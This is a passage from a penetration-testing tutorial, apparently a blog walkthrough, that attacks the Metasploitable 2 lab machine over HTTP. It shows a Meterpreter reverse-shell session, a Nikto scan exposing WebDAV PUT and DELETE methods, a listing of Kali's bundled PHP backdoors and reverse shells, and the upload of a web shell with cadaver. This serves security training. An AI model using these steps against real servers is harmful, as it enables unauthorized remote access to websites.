
[*] Started reverse TCP handler on 192.168.41.163:4444
[*] Sending stage (38247 bytes) to 192.168.41.134
[*] Meterpreter session 1 opened (192.168.41.163:4444 -> 192.168.41.134:58200) at 2019-04-27 01:55:07 -0400

meterpreter >
```

As you can see in the above image, we successfully got a meterpreter session on the target.

```
meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter  : php/linux
meterpreter > getuid
Server username: www-data (33)
meterpreter >
```

That's one way of hacking into port 80 of Metasploitable 2. Now let's see some other ways of doing the same. Remember the services running on the target (Twiki, phpmyadmin, WebDav, Mutillidae and DVWA) we just discussed above. Let's check the WebDav service. As you can see, the index page is empty.



I decided to do a nikto scan on the dav webpage as shown below.

```
root@kali:~# nikto -h http://192.168.41.134/dav
- Nikto v2.1.6
-----
+ Target IP:          192.168.41.134
+ Target Hostname:    192.168.41.134
+ Target Port:        80
+ Start Time:         2019-04-27 02:01:32 (GMT-4)
-----
ugin line 108.
+ Server leaks inodes via ETags, header found with file /dav/nikto-test-ucgy9f0y.html, inode: 0, size: 22, mtime: Sat Apr 27 02:00:21 2019
+ OSVDB-397: HTTP method 'PUT' allows clients to save files on the web server.
+ Retrieved dav header: <http://apache.org/dav/propset/fs/1>
+ Retrieved ms-author-via header: DAV
+ Uncommon header 'ms-author-via' found, with contents: DAV
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE, DELETE, PROPFIND, PROPPATCH, COPY, MOVE, LOCK, UNLOCK
+ OSVDB-5646: HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on the web server.
+ OSVDB-5647: HTTP method ('Allow' Header): 'MOVE' may allow clients to change file locations on the web server.
+ WebDAV enabled (COPY PROPFIND UNLOCK PROPPATCH LOCK listed as allowed)
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
```

The Nikto scan revealed that the DAV service on our target is using PUT HTTP method which allows users to upload files on the target web server. It also uses "DELETE" and "MOVE" HTTP methods which are also vulnerable.

HTTP Methods are methods used to collect data from users. The various HTTP methods GET, PUT, POST, PATCH, DELETE, HEAD and OPTIONS.

Let's now exploit the PUT request to upload web shells onto our target. We will do this using the cadaver tool which is inbuilt in Kali Linux.

```
root@kali:~# cadaver
dav: !> ^C Terminated by signal 2.
root@kali:~# cadaver -h
Usage: cadaver [OPTIONS] http://hostname[:port]/path
Port defaults to 80, path defaults to '/'
Options:
-t, --tolerant      Allow cd/open into non-WebDAV enabled collection.
-r, --rcfile=FILE  Read script from FILE instead of ~/.cadaverrc.
-p, --proxy=PROXY[:PORT] Use proxy host PROXY and optional proxy port PORT.
-V, --version      Display version information.
-h, --help         Display this help message.
Please send bug reports and feature requests to <cadaver@webdav.org>
root@kali:~#
```

Kali linux has many web shells for various web servers. Just type command "locate webshells" and you will get the results as shown below. We want PHP shells as our target is of PHP. Let's upload the "php-backdoor.php" web shell onto the target.

```
/usr/share/webshells/jsp
/usr/share/webshells/perl
/usr/share/webshells/php
/usr/share/webshells/asp/cmd-asp-5.1.asp
/usr/share/webshells/asp/cmdasp.asp
/usr/share/webshells/aspx/cmdasp.aspx
/usr/share/webshells/cfm/cfexec.cfm
/usr/share/webshells/jsp/cmdjsp.jsp
/usr/share/webshells/jsp/jsp-reverse.jsp
/usr/share/webshells/perl/perl-reverse-shell.pl
/usr/share/webshells/perl/perlcmd.cgi
/usr/share/webshells/php/findsock.c
/usr/share/webshells/php/php-backdoor.php
/usr/share/webshells/php/php-findsock-shell.php
/usr/share/webshells/php/php-reverse-shell.php
/usr/share/webshells/php/qsd-php-backdoor.php
/usr/share/webshells/php/simple-backdoor.php
/var/lib/dpkg/info/webshells.list
/var/lib/dpkg/info/webshells.md5sums
/var/lib/nikto/plugins/nikto_shellshock.plugin
root@kali:~# ls /usr/share/webshells/php
findsock.c      php-findsock-shell.php  qsd-php-backdoor.php
php-backdoor.php  php-reverse-shell.php  simple-backdoor.php
root@kali:~#
```

It is a web shell with simple functionality and is very easy to use. Use the command `cadaver http://192.168.41.134/dav/` to connect to our target. Once connected, use the PUT command to upload our php-backdoor.php file on our target as shown below.


A Web Shell works like a Remote Access Trojan (RAT). As a RAT gives Remote access to the system once installed, a web shell gives remote access to the website on which it is uploaded.

```

